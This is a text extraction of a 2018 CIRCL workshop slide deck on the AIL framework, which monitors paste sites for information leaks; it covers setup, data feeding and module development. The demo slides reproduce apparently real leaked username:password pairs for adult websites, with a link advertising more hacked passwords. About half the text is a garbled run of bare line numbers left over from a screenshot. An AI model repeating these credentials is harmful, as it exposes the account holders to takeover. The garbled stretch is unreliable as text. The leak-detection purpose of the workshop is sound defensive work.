

AIL Framework for Analysis of Information Leaks

Workshop - A generic analysis information leak open source software



CIRCL

Computer Incident
Response Center
Luxembourg

Sami Mokaddem

sami.mokaddem@circl.lu

Aurélien Thirion

info@circl.lu

July 2, 2018

Objectives of the workshop

Our objectives of the workshop

- Demonstrate why data-analysis is critical in information security
- Explain challenges and the design of the AIL framework
- Learn how to install and start AIL
- Learn how to properly feed AIL with custom data
- Learn how to manage current modules
- Learn how to create new modules
- Practical part

Sources of leaks

Sources of leaks: Paste monitoring

- Example: <http://pastebin.com/>
 - Easily storing and sharing text online
 - Used by programmers and legitimate users
 - Source code & information about configurations

Sources of leaks: Paste monitoring

- Example: <http://pastebin.com/>
 - Easily storing and sharing text online
 - Used by programmers and legitimate users
 - Source code & information about configurations
- Abused by attackers to store:
 - List of vulnerable/compromised sites
 - Software vulnerabilities (e.g. exploits)
 - Database dumps
 - User data
 - Credentials
 - Credit card details
 - More and more ...

Examples of pastes

The image displays three overlapping screenshots of code pastes, illustrating different types of content that can be pasted into a system.

Top Left Paste (4.41 KB): Shows a C program snippet. The visible code includes a header file, variable declarations, and a loop structure.

```
1. - - - - - Tool by Y3t1y3t ( u
2.
3.
4. #include "wejwyj.h"
5.
6. int zapisz (FILE *plik_
7.     int i, j;
8.     if (obr->KOLOR==0) {
9.
10.
11.     fprintf (plik_wy, "P2
12.     fprintf (plik_wy, "%d
13.     fprintf (plik_wy, "%d
14.     for (i=0; i<obr->wymy
15.         for (j=0; j<obr->wymx; j++
16.             fprintf (plik_wy, "%d ",
17.         }
18. }
```


Top Right Paste (2.02 KB): Shows a forum post snippet. The visible text includes a title and a URL.

```
1. KillerGram - Yuffie - Smoke The Big Dick [smkwhr] (Upload
2.
3.
4.
5.
6.
7.
8.
9.
10.
11.
12.
13.
14.
15.
16.
17.
18.
19.
20.
21.
22.
23.
24.
25.
26.
27.
28.
29.
30.
31.
32.
33.
34.
35.
36.
37.
38.
39.
40.
41.
42.
43.
44.
45.
46.
47.
48.
49.
50.
51.
52.
53.
54.
55.
56.
57.
58.
59.
60.
61.
62.
63.
64.
65.
66.
67.
68.
69.
70.
71.
72.
73.
74.
75.
76.
77.
78.
79.
80.
81.
82.
83.
84.
85.
86.
87.
88.
89.
90.
91.
92.
93.
94.
95.
96.
97.
98.
99.
100.
101.
102.
103.
104.
105.
106.
107.
108.
109.
110.
111.
112.
113.
114.
115.
116.
117.
118.
119.
120.
121.
122.
123.
124.
125.
126.
127.
128.
129.
130.
131.
132.
133.
134.
135.
136.
137.
138.
139.
140.
141.
142.
143.
144.
145.
146.
147.
148.
149.
150.
151.
152.
153.
154.
155.
156.
157.
158.
159.
160.
161.
162.
163.
164.
165.
166.
167.
168.
169.
170.
171.
172.
173.
174.
175.
176.
177.
178.
179.
180.
181.
182.
183.
184.
185.
186.
187.
188.
189.
190.
191.
192.
193.
194.
195.
196.
197.
198.
199.
200.
201.
202.
203.
204.
205.
206.
207.
208.
209.
210.
211.
212.
213.
214.
215.
216.
217.
218.
219.
220.
221.
222.
223.
224.
225.
226.
227.
228.
229.
230.
231.
232.
233.
234.
235.
236.
237.
238.
239.
240.
241.
242.
243.
244.
245.
246.
247.
248.
249.
250.
251.
252.
253.
254.
255.
256.
257.
258.
259.
260.
261.
262.
263.
264.
265.
266.
267.
268.
269.
270.
271.
272.
273.
274.
275.
276.
277.
278.
279.
280.
281.
282.
283.
284.
285.
286.
287.
288.
289.
290.
291.
292.
293.
294.
295.
296.
297.
298.
299.
300.
301.
302.
303.
304.
305.
306.
307.
308.
309.
310.
311.
312.
313.
314.
315.
316.
317.
318.
319.
320.
321.
322.
323.
324.
325.
326.
327.
328.
329.
330.
331.
332.
333.
334.
335.
336.
337.
338.
339.
340.
341.
342.
343.
344.
345.
346.
347.
348.
349.
350.
351.
352.
353.
354.
355.
356.
357.
358.
359.
360.
361.
362.
363.
364.
365.
366.
367.
368.
369.
370.
371.
372.
373.
374.
375.
376.
377.
378.
379.
380.
381.
382.
383.
384.
385.
386.
387.
388.
389.
390.
391.
392.
393.
394.
395.
396.
397.
398.
399.
400.
401.
402.
403.
404.
405.
406.
407.
408.
409.
410.
411.
412.
413.
414.
415.
416.
417.
418.
419.
420.
421.
422.
423.
424.
425.
426.
427.
428.
429.
430.
431.
432.
433.
434.
435.
436.
437.
438.
439.
440.
441.
442.
443.
444.
445.
446.
447.
448.
449.
450.
451.
452.
453.
454.
455.
456.
457.
458.
459.
460.
461.
462.
463.
464.
465.
466.
467.
468.
469.
470.
471.
472.
473.
474.
475.
476.
477.
478.
479.
480.
481.
482.
483.
484.
485.
486.
487.
488.
489.
490.
491.
492.
493.
494.
495.
496.
497.
498.
499.
500.
501.
502.
503.
504.
505.
506.
507.
508.
509.
510.
511.
512.
513.
514.
515.
516.
517.
518.
519.
520.
521.
522.
523.
524.
525.
526.
527.
528.
529.
530.
531.
532.
533.
534.
535.
536.
537.
538.
539.
540.
541.
542.
543.
544.
545.
546.
547.
548.
549.
550.
551.
552.
553.
554.
555.
556.
557.
558.
559.
560.
561.
562.
563.
564.
565.
566.
567.
568.
569.
570.
571.
572.
573.
574.
575.
576.
577.
578.
579.
580.
581.
582.
583.
584.
585.
586.
587.
588.
589.
590.
591.
592.
593.
594.
595.
596.
597.
598.
599.
600.
601.
602.
603.
604.
605.
606.
607.
608.
609.
610.
611.
612.
613.
614.
615.
616.
617.
618.
619.
620.
621.
622.
623.
624.
625.
626.
627.
628.
629.
630.
631.
632.
633.
634.
635.
636.
637.
638.
639.
640.
641.
642.
643.
644.
645.
646.
647.
648.
649.
650.
651.
652.
653.
654.
655.
656.
657.
658.
659.
660.
661.
662.
663.
664.
665.
666.
667.
668.
669.
670.
671.
672.
673.
674.
675.
676.
677.
678.
679.
680.
681.
682.
683.
684.
685.
686.
687.
688.
689.
690.
691.
692.
693.
694.
695.
696.
697.
698.
699.
700.
701.
702.
703.
704.
705.
706.
707.
708.
709.
710.
711.
712.
713.
714.
715.
716.
717.
718.
719.
720.
721.
722.
723.
724.
725.
726.
727.
728.
729.
730.
731.
732.
733.
734.
735.
736.
737.
738.
739.
740.
741.
742.
743.
744.
745.
746.
747.
748.
749.
750.
751.
752.
753.
754.
755.
756.
757.
758.
759.
760.
761.
762.
763.
764.
765.
766.
767.
768.
769.
770.
771.
772.
773.
774.
775.
776.
777.
778.
779.
780.
781.
782.
783.
784.
785.
786.
787.
788.
789.
790.
791.
792.
793.
794.
795.
796.
797.
798.
799.
800.
801.
802.
803.
804.
805.
806.
807.
808.
809.
810.
811.
812.
813.
814.
815.
816.
817.
818.
819.
820.
821.
822.
823.
824.
825.
826.
827.
828.
829.
830.
831.
832.
833.
834.
835.
836.
837.
838.
839.
840.
841.
842.
843.
844.
845.
846.
847.
848.
849.
850.
851.
852.
853.
854.
855.
856.
857.
858.
859.
860.
861.
862.
863.
864.
865.
866.
867.
868.
869.
870.
871.
872.
873.
874.
875.
876.
877.
878.
879.
880.
881.
882.
883.
884.
885.
886.
887.
888.
889.
890.
891.
892.
893.
894.
895.
896.
897.
898.
899.
900.
901.
902.
903.
904.
905.
906.
907.
908.
909.
910.
911.
912.
913.
914.
915.
916.
917.
918.
919.
920.
921.
922.
923.
924.
925.
926.
927.
928.
929.
930.
931.
932.
933.
934.
935.
936.
937.
938.
939.
940.
941.
942.
943.
944.
945.
946.
947.
948.
949.
950.
951.
952.
953.
954.
955.
956.
957.
958.
959.
960.
961.
962.
963.
964.
965.
966.
967.
968.
969.
970.
971.
972.
973.
974.
975.
976.
977.
978.
979.
980.
981.
982.
983.
984.
985.
986.
987.
988.
989.
990.
991.
992.
993.
994.
995.
996.
997.
998.
999.
1000.
1001.
1002.
1003.
1004.
1005.
1006.
1007.
1008.
1009.
1010.
1011.
1012.
1013.
1014.
1015.
1016.
1017.
1018.
1019.
1020.
1021.
1022.
1023.
1024.
1025.
1026.
1027.
1028.
1029.
1030.
1031.
1032.
1033.
1034.
1035.
1036.
1037.
1038.
1039.
1040.
1041.
1042.
1043.
1044.
1045.
1046.
1047.
1048.
1049.
1050.
1051.
1052.
1053.
1054.
1055.
1056.
1057.
1058.
1059.
1060.
1061.
1062.
1063.
1064.
1065.
1066.
1067.
1068.
1069.
1070.
1071.
1072.
1073.
1074.
1075.
1076.
1077.
1078.
1079.
1080.
1081.
1082.
1083.
1084.
1085.
1086.
1087.
1088.
1089.
1090.
1091.
1092.
1093.
1094.
1095.
1096.
1097.
1098.
1099.
1100.
1101.
1102.
1103.
1104.
1105.
1106.
1107.
1108.
1109.
1110.
1111.
1112.
1113.
1114.
1115.
1116.
1117.
1118.
1119.
1120.
1121.
1122.
1123.
1124.
1125.
1126.
1127.
1128.
1129.
1130.
1131.
1132.
1133.
1134.
1135.
1136.
1137.
1138.
1139.
1140.
1141.
1142.
1143.
1144.
1145.
1146.
1147.
1148.
1149.
1150.
1151.
1152.
1153.
1154.
1155.
1156.
1157.
1158.
1159.
1160.
1161.
1162.
1163.
1164.
1165.
1166.
1167.
1168.
1169.
1170.
1171.
1172.
1173.
1174.
1175.
1176.
1177.
1178.
1179.
1180.
1181.
1182.
1183.
1184.
1185.
1186.
1187.
1188.
1189.
1190.
1191.
1192.
1193.
1194.
1195.
1196.
1197.
1198.
1199.
1200.
1201.
1202.
1203.
1204.
1205.
1206.
1207.
1208.
1209.
1210.
1211.
1212.
1213.
1214.
1215.
1216.
1217.
1218.
1219.
1220.
1221.
1222.
1223.
1224.
1225.
1226.
1227.
1228.
1229.
1230.
1231.
1232.
1233.
1234.
1235.
1236.
1237.
1238.
1239.
1240.
1241.
1242.
1243.
1244.
1245.
1246.
1247.
1248.
1249.
1250.
1251.
1252.
1253.
1254.
1255.
1256.
1257.
1258.
1259.
1260.
1261.
1262.
1263.
1264.
1265.
1266.
1267.
1268.
1269.
1270.
1271.
1272.
1273.
1274.
1275.
1276.
1277.
1278.
1279.
1280.
1281.
1282.
1283.
1284.
1285.
1286.
1287.
1288.
1289.
1290.
1291.
1292.
1293.
1294.
1295.
1296.
1297.
1298.
1299.
1300.
1301.
1302.
1303.
1304.
1305.
1306.
1307.
1308.
1309.
1310.
1311.
1312.
1313.
1314.
1315.
1316.
1317.
1318.
1319.
1320.
1321.
1322.
1323.
1324.
1325.
1326.
1327.
1328.
1329.
1330.
1331.
1332.
1333.
1334.
1335.
1336.
1337.
1338.
1339.
1340.
1341.
1342.
1343.
1344.
1345.
1346.
1347.
1348.
1349.
1350.
1351.
1352.
1353.
1354.
1355.
1356.
1357.
1358.
1359.
1360.
1361.
1362.
1363.
1364.
1365.
1366.
1367.
1368.
1369.
1370.
1371.
1372.
1373.
1374.
1375.
1376.
1377.
1378.
1379.
1380.
1381.
1382.
1383.
1384.
1385.
1386.
1387.
1388.
1389.
1390.
1391.
1392.
1393.
1394.
1395.
1396.
1397.
1398.
1399.
1400.
1401.
1402.
1403.
1404.
1405.
1406.
1407.
1408.
1409.
1410.
1411.
1412.
1413.
1414.
1415.
1416.
1417.
1418.
1419.
1420.
1421.
1422.
1423.
1424.
1425.
1426.
1427.
1428.
1429.
1430.
1431.
1432.
1433.
1434.
1435.
1436.
1437.
1438.
1439.
1440.
1441.
1442.
1443.
1444.
1445.
1446.
1447.
1448.
1449.
1450.
1451.
1452.
1453.
1454.
1455.
1456.
1457.
1458.
1459.
1460.
1461.
1462.
1463.
1464.
1465.
1466.
1467.
1468.
1469.
1470.
1471.
1472.
1473.
1474.
1475.
1476.
1477.
1478.
1479.
1480.
1481.
1482.
1483.
1484.
1485.
1486.
1487.
1488.
1489.
1490.
1491.
1492.
1493.
1494.
1495.
1496.
1497.
1498.
1499.
1500.
1501.
1502.
1503.
1504.
1505.
1506.
1507.
1508.
1509.
1510.
1511.
1512.
1513.
1514.
1515.
1516.
1517.
1518.
1519.
1520.
1521.
1522.
1523.
1524.
1525.
1526.
1527.
1528.
1529.
1530.
1531.
1532.
1533.
1534.
1535.
1536.
1537.
1538.
1539.
1540.
1541.
1542.
1543.
1544.
1545.
1546.
1547.
1548.
1549.
1550.
1551.
1552.
1553.
1554.
1555.
1556.
1557.
1558.
1559.
1560.
1561.
1562.
1563.
1564.
1565.
1566.
1567.
1568.
1569.
1570.
1571.
1572.
1573.
1574.
1575.
1576.
1577.
1578.
1579.
1580.
1581.
1582.
1583.
1584.
1585.
1586.
1587.
1588.
1589.
1590.
1591.
1592.
1593.
1594.
1595.
1596.
1597.
1598.
1599.
1600.
1601.
1602.
1603.
1604.
1605.
1606.
1607.
1608.
1609.
1610.
1611.
1612.
1613.
1614.
1615.
1616.
1617.
1618.
1619.
1620.
1621.
1622.
1623.
1624.
1625.
1626.
1627.
1628.
1629.
1630.
1631.
1632.
1633.
1634.
1635.
1636.
1637.
1638.
1639.
1640.
1641.
1642.
1643.
1644.
1645.
1646.
1647.
1648.
1649.
1650.
1651.
1652.
1653.
1654.
1655.
1656.
1657.
1658.
1659.
1660.
1661.
1662.
1663.
1664.
1665.
1666.
1667.
1668.
1669.
1670.
1671.
1672.
1673.
1674.
1675.
1676.
1677.
1678.
1679.
1680.
1681.
1682.
1683.
1684.
1685.
1686.
1687.
1688.
1689.
1690.
1691.
1692.
1693.
1694.
1695.
1696.
1697.
1698.
1699.
1700.
1701.
1702.
1703.
1704.
1705.
1706.
1707.
1708.
1709.
1710.
1711.
1712.
1713.
1714.
1715.
1716.
1717.
1718.
1719.
1720.
1721.
1722.
1723.
1724.
1725.
1726.
1727.
1728.
1729.
1730.
1731.
1732.
1733.
1734.
1735.
1736.
1737.
1738.
1739.
1740.
1741.
1742.
1743.
1744.
1745.
1746.
1747.
1748.
1749.
1750.
1751.
1752.
1753.
1754.
1755.
1756.
1757.
1758.
1759.
1760.
1761.
1762.
1763.
1764.
1765.
1766.
1767.
1768.
1769.
1770.
1771.
1772.
1773.
1774.
1775.
1776.
1777.
1778.
1779.
1780.
1781.
1782.
1783.
1784.
1785.
1786.
1787.
1788.
1789.
1790.
1791.
1792.
1793.
1794.
1795.
1796.
1797.
1798.
1799.
1800.
1801.
1802.
1803.
1804.
1805.
1806.
1807.
1808.
1809.
1810.
1811.
1812.
1813.
1814.
1815.
1816.
1817.
1818.
1819.
1820.
1821.
1822.
1823.
1824.
1825.
1826.
1827.
1828.
1829.
1830.
1831.
1832.
1833.
1834.
1835.
1836.
1837.
1838.
1839.
1840.
1841.
1842.
1843.
1844.
1845.
1846.
1847.
1848.
1849.
1850.
1851.
1852.
1853.
1854.
1855.
1856.
1857.
1858.
1859.
1860.
1861.
1862.
1863.
1864.
1865.
1866.
1867.
1868.
1869.
1870.
1871.
1872.
1873.
1874.
1875.
1876.
1877.
1878.
1879.
1880.
1881.
1882.
1883.
1884.
1885.
1886.
1887.
1888.
1889.
1890.
1891.
1892.
1893.
1894.
1895.
1896.
1897.
1898.
1899.
1900.
1901.
1902.
1903.
1904.
1905.
1906.
1907.
1908.
1909.
1910.
1911.
1912.
1913.
1914.
1915.
1916.
1917.
1918.
1919.
1920.
1921.
1922.
1923.
1924.
1925.
1926.
1927.
1928.
1929.
1930.
1931.
1932.
1933.
1934.
1935.
1936.
1937.
1938.
1939.
1940.
1941.
1942.
1943.
1944.
1945.
1946.
1947.
1948.
1949.
1950.
1951.
1952.
1953.
1954.
1955.
1956.
1957.
1958.
1959.
1960.
1961.
1962.
1963.
1964.
1965.
1966.
1967.
1968.
1969.
1970.
1971.
1972.
1973.
1974.
1975.
1976.
1977.
1978.
1979.
1980.
1981.
1982.
1983.
1984.
1985.
1986.
1987.
1988.
1989.
1990.
1991.
1992.
1993.
1994.
1995.
1996.
1997.
1998.
1999.
2000.
2001.
2002.
2003.
2004.
2005.
2006.
2007.
2008.
2009.
2010.
2011.
2012.
2013.
2014.
2015.
2016.
2017.
2018.
2019.
2020.
2021.
2022.
2023.
2024.
2025.
2026.
2027.
2028.
2029.
2030.
2031.
2032.
2033.
2034.
2035.
2036.
2037.
2038.
2039.
2040.
2041.
2042.
2043.
2044.
2045.
2046.
2047.
2048.
2049.
2050.
2051.
2052.
2053.
2054.
2055.
2056.
2057.
2058.
2059.
2060.
2061.
2062.
2063.
2064.
2065.
2066.
2067.
2068.
2069.
2070.
2071.
2072.
2073.
2074.
2075.
2076.
2077.
2078.
2079.
2080.
2081.
2082.
2083.
2084.
2085.
2086.
2087.
2088.
2089.
2090.
2091.
2092.
2093.
2094.
2095.
2096.
2097.
2098.
2099.
2100.
2101.
2102.
2103.
2104.
2105.
2106.
2107.
2108.
2109.
2110.
2111.
2112.
2113.
2114.
2115.
2116.
2117.
2118.
2119.
2120.
2121.
2122.
2123.
2124.
2125.
2126.
2127.
2128.
2129.
2130.
2131.
2132.
2133.
2134.
2135.
2136.
2137.
2138.
2139.
2140.
2141.
2142.
2143.
2144.
2145.
2146.
2147.
2148.
2149.
2150.
2151.
2152.
2153.
2154.
2155.
2156.
2157.
2158.
2159.
2160.
2161.
2162.
2163.
2164.
2165.
2166.
2167.
2168.
2169.
2170.
2171.
2172.
2173.
2174.
2175.
2176.
2177.
2178.
2179.
2
```

Sources of leaks: Others

- Mistakes from users


- https://github.com/search?q=remove_password&type=Commits&ref=searchresults




[Pull requests](#) [Issues](#) [Marketplace](#) [Gist](#)


[Repositories](#) **135** [Code](#) **1K** [Commits](#) **322K** [Issues](#) [Wikis](#) [Users](#)

322,302 commit results Sort: **Best match** ▾





Make remove_password actually work
javitonino committed to freaktful/cartodb on 1 Mar

 **def411c** [↔](#)




remove password
wenlei committed to cjlw1990/wap_demo 2 days ago

 **e9611e0** [↔](#)



remove password
yeliune committed to yeliune/dockerfile-sshd 3 days ago

 **037b956** [↔](#)

Sources of leaks: Others

- Mistakes from users

- https://github.com/search?q=remove_password&type=Commits&ref=searchresults

The screenshot shows the GitHub search interface for the query 'remove_password'. The search results are filtered by 'Commits' and show 322,302 results. A hand-drawn stick figure is overlaid on the page, sitting on a chair and holding a long pointer that points to the search bar and the 'Commits' filter. The stick figure has a large head, wide eyes, and a small body. The search results list several commits, including one by 'javitonino' titled 'Make remove_password actually work' and another by 'wenlei' titled 'remove password'. The page also shows the GitHub logo, navigation links like 'Pull requests', 'Issues', 'Marketplace', and 'Gist', and a 'Sort: Best match' dropdown.

remove_password

Pull requests Issues Marketplace Gist

Repositories 135 Code 1K Commits 322K Issues Wikis Users

322,302 commit results

Sort: Best match

Make remove_password actually work
javitonino committed to freakiful/cartodb on 1 Mar

remove password
wenlei committed to cju1990/wenlei_demo 2 days ago

remove password
yelune committed to yelune/dockerfile-ssh 3 days ago

Are leaks frequent?

Yes!

And it's important to detect them.

Paste monitoring at CIRCL: Statistics

- Monitored paste sites: 27
 - *pastebin.com*
 - *ideone.com*
 - ...

Table: Statistics for 2016

Pastes 2016	Monthly average	Total
Fetched pastes	1 547 094	18 565 124
Security related (TR-46)	21	252
Incidents & investigations	54	649

AIL Framework


From a requirement to a solution: AIL Framework

History:

- AIL initially started as an internship project (2014) to evaluate the feasibility to automate the analysis of (un)structured information to find leaks.
- In 2018, AIL framework is an open source software in Python. The software is actively used (and maintained) by CIRCL.

AIL Framework: A framework for Analysis of Information Leaks

"AIL is a modular framework to analyse potential information leaks from unstructured data sources like pastes from Pastebin."



AIL Framework: Current capabilities


- Extending AIL to add a new **analysis module** can be done in 50 lines of Python
- The framework **supports multi-processors/cores by default**. Any analysis module can be started multiple times to support faster processing during peak times or bulk import
- **Multiple** concurrent **data input**

AIL Framework: Current features

- Extracting **credit cards numbers, credentials, phone numbers, ...**
- Extracting and validating potential **hostnames**
- Keeps track of **duplicates**
- Submission to threat sharing and incident response platform (**MISP** and **TheHive**)
- **Full-text indexer** to index unstructured information
- **Tagging** for classification and searches
- Terms, sets and regex **tracking and occurrences**
- Archives, files and raw **submission** from the UI
- **Sentiment/Mood analyser** for incoming data
- And many more

Live demo!

Example: Following a notification (0) - Dashboard



Example: Following a notification (1) - Searching

Q 1 Results for "B35nGGBp"

Show entries Search:

#	Path	Date	Size (Kb)	Action
1	/home/adulau/git/AIL-framework/PASTES/archive/pastebin.com_pro/2017/01/20/B35nGGBp.gz	2017/01/20	5.8	i Q

Showing 1 to 1 of 1 entries Previous **1** Next

Totalling 0 results related to paste content

Example: Following a notification (2) - Metadata

Date	Source	Encoding	Language	Size (Kb)	Mime	Number of lines	Max line length
20/01/2017	pastebin.com_pro	text/plain	('en', 1.0)	5.8	text/plain	510	336

Duplicate list:

Show entries Search:

Hash type	Paste info	Date	Path
tlsh	Similarity: 93%	2017-01-12	/home/adulau/git/AIL-framework/PASTES/archive/pastebin.com_pro/2017/01/12/WeizLQUx.gz
tlsh	Similarity: 93%	2017-01-17	/home/adulau/git/AIL-framework/PASTES/archive/pastebin.com_pro/2017/01/17/Xqbx62vU.gz
tlsh	Similarity: 93%	2017-01-10	/home/adulau/git/AIL-framework/PASTES/archive/pastebin.com_pro/2017/01/10/iyfet4UM.gz
tlsh	Similarity: 92%	2017-01-14	/home/adulau/git/AIL-framework/PASTES/archive/pastebin.com_pro/2017/01/14/G7AB7q1m.gz
tlsh	Similarity: 92%	No date available	/home/adulau/git/AIL-framework/PASTES/archive/pastebin.com_pro/2016/12/31/CpDdkKbU.gz

Example: Following a notification (3) - Browsing content

Content:

```
http://members2.mofosnetwork.com/access/login/
somoextremos:buddy1990
brazzers_glenn:cocklick
brazzers61:braves01

http://members.naughtyamerica.com/index.php?m=login
gernblanston:3unc2352
Janhuss141200:310575
igetalliwant:1377zeph
pwilks89:mon22key
Bman1551:hockey

MoFos IKnowThatGirl PublicPickUps
http://members2.mofos.com
Chrismagg40884:loganm40
brando1:zzbrando1
aacoen:1q2w3e4r
1rstunk1e23:my8self

BraZZers
http://ma.brazzers.com
gcjensen:gcj21pva
skycsc17:rbcndnd

#####
>| Get Daily Update Fresh Porn Password Here |<

=> http://www.erq.io/4mF1
```

Example: Following a notification (3) - Browsing content

Content:

```
Over 50000+ custom hacked xxx passwords by us! Thousands of free xxx passwords to the hottest paysites!

#####
>| Get Fresh New Premium XXX Site Password Here |<

=>  http://www.erq.io/4mF1

#####

http://ddfnetwork.com/home.html
eu172936:hCSBgKh
UecwB6zs:159X0$!r#6K78FuU

http://pornxn.stiffia.com/user/login
feldWek8939:RObluJ8XtB
dabudka:17891789
brajits:brajits1

http://members.pornstarplatinum.com/sblogin/login.php/
gigiriveracom:xxxjay
jayx123:xxxjay69

http://members.vividceleb.com/
Rufio99:fairhaven
Sch1FRv1:102091
Chaos84:HOLE5244
Riptor705:h1ade7
Ddm18
```

Setting up the framework

Setting up AIL-Framework from source or virtual machine


Setting up AIL-Framework from source

```
1 git clone https://github.com/CIRCL/AIL-framework.git
2 cd AIL-framework
3 ./installing_deps.sh
4 cd var/www/
5 ./update_thirdparty.sh
```


Using the virtual machine:

1. Download https://www.circl.lu/assets/files/ail-training/AIL_v@4986352.ova
2. Start virtualbox
3. File → import appliance → select AIL_v@4986352.ova
4. (for now) Prevent the automatic launch and `git pull` the changes

AIL global architecture: Data streaming between module



ALL global architecture: Data streaming between module (Credential example)



Starting the framework

Running your own instance from source

Make sure that ZMQ_Global→address =

tcp://crf.circl.lu:5556,tcp://127.0.0.1:5556 in bin/package/config.cfg

Accessing the environment and starting AIL

```
1 # Activate the virtualenv
2 . ./AILENV/bin/activate
3
4 # Launch the system
5 cd bin/
6 ./LAUNCH
7     # check options 1->5
8
9 # Start web interface
10 cd var/www/
11 ./Flask_server.py
12     # -> Browse http://localhost:7000/
```

Running your own instance using the virtual machine

Login and passwords:

```
1 Web interface (default network settings):  
2   http://192.168.56.51:7000/  
3 Shell/SSH:  
4   ail/Password1234  
5
```

Feeding the framework

Feeding AIL

There are different ways to feed AIL with data:

1. Be a partner with CIRCL and ask to get access to our feed info@circl.lu
2. Setup *pystemon* and use the custom feeder
 - *pystemon* will collect pastes for you
3. Feed your own data using the `import_dir.py` script
4. Feed your own file/text using the UI (`/PasteSubmit/`)

Feeding AIL

There are different ways to feed AIL with data:

1. CIRCL partners and ask to access our feed info@circl.lu
 - ▷ You already have access
2. ~~Setup *pystemon* and use the custom feeder~~
 - ~~*pystemon* will collect pastes for you~~
3. Feed your own file/text using the UI (/PasteSubmit/)
4. Feed your own data using the `import_dir.py` script

Plug-in AIL to the CIRCL feed

You can freely access the CIRCL feed during this workshop!

- In the file `bin/package/config.cfg`,
- Set `ZMQ_Global->address` to `tcp://crf.circl.lu:5556`

Via the UI (1)

Files submission

Submit a file

Browse...

No file selected.

Archive Password

Optional

Tags :

Select Tags

Taxonomie Selection ▼

Select Tags

Galaxy Selection ▼

Submit this paste

Via the UI (2)


Submitting Pastes ...

100 %

Files Submitted 1/1

Submitted pastes

/home/all/git/AIL.framework/PASTES/submitted/2018/06/29/02071570-b464-4bbb-be59-37c58c9b8925.gz

Submitted Pastes 

Success ✓

Feeding AIL with your own data - import_dir.py (1)

/!\ 2 requirements:

1. Data to be fed must have the path hierarchy as the following:
 - 1.1 year/month/day/(textfile/gzfile)
 - 1.2 This is due to the inner representation of paste in AIL
2. Each file to be fed must be of a reasonable size:
 - 2.1 ~ 3 Mb is already large
 - 2.2 This is because some modules are doing regex matching
 - 2.3 If you want to feed a large file, better split it in multiple ones

Feeding ALL with your own data - import_dir.py (2)

1. Check your local configuration `bin/package/config.cfg`
 - In the file `bin/package/config.cfg`,
 - Add `127.0.0.1:5556` in `ZMQ_Global`
 - (should already be set by default)

Feeding ALL with your own data - import_dir.py (2)

1. Check your local configuration `bin/package/config.cfg`
 - In the file `bin/package/config.cfg`,
 - Add `127.0.0.1:5556` in `ZMQ_Global`
 - (should already be set by default)
2. Launch `import_dir.py` with the directory you want to import
 - `import_dir.py -d dir_path`


Feeding AIL with your own data - import_dir.py (2)

1. Check your local configuration `bin/package/config.cfg`
 - In the file `bin/package/config.cfg`,
 - Add `127.0.0.1:5556` in `ZMQ_Global`
 - (should already be set by default)
2. Launch `import_dir.py` with the directory you want to import
 - `import_dir.py -d dir_path`
3. Watch your data being feed to AIL

Creating new features

Developing new features: Plug-in a module in the system

Choose where to locate your module in the data flow:



Then, modify `bin/package/modules.cfg` accordingly

